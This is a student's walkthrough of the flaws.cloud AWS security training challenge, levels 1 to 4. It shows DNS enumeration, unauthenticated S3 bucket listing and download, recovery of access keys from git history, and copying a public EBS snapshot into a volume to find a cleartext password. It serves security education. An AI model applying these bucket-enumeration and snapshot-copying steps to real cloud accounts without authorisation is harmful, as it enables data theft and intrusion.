flaws.cloud report

Yunis Mohamed


Contents

Introduction

The flaws. cloud challenge is a gamified way to learn about common AWS security mistakes. It demonstrates; misconfigured IAM policies, insecure S3 buckets, and exposed EC2 instances. The challenge is divided into levels, each of which focuses on a different security concept. Each level has a challenge statement and hints to help solve each level. Once a level is solved, I'll learn how to avoid the problem that was exhibited. This a great way to improve my security skills and to protect AWS environment from attacks.


Level 1 - Enumerate AWS

1. dig flaws.cloud




2. nslookup flaws.cloud


3. nslookup 52.218.181.74
   s3 bucket discovered at s3-website-us-west-2.amazonaws.com



4. Access S3 Bucket with AWS CLI
   aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2




5. Navigate to secret http://flaws.cloud/secret-dd02c7c.html.




Level 2 - Insecure S3 Buckets

1. List the bucket contents (note, you will need to replace the s3:// URL with the new URL for level 2 that can be seen in your browser): aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud.




2. Visit the secret link to gain access to level 3




Level 3 - S3 Buckets Authenticated AWS Users


1. List s3 buckets.
2. Download entire s3 bucket locally.
   aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2




3. Inspect git log
   git log



4. checkout git commit
5. performing a directory search access_keys.txt is discovered.



6. Configure new aws profile.



Level 4 - Creating snapshot - create instance loading snapshot

1. Identify account ID.
2. Describe Snapshots:
   aws --profile flaws ec2 describe-snapshots --owner-id 975426262029


```
Default output format [None]: json

┌──(al-bahary㉿kali)-[~]
└─$ aws --profile flaws  ec2 describe-snapshots --owner-id 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}

┌──(al-bahary㉿kali)-[~]
└─$
```

3. Mount snapshot ID:
   aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89


```
┌──(al-bahary㉿kali)-[~]
└─$ aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2  --snapshot-id  snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2023-08-09T16:54:00+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-0e4d0ad48c50b64b0",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}

┌──(al-bahary㉿kali)-[~]
└─$
```

4. SSH to newly created instance:
   - list drives:
   - view drive information
   - mount drive

- Discover an interesting file within the /home/ubuntu a file containing cleartext password is discovered: ***setupNginx.sh***

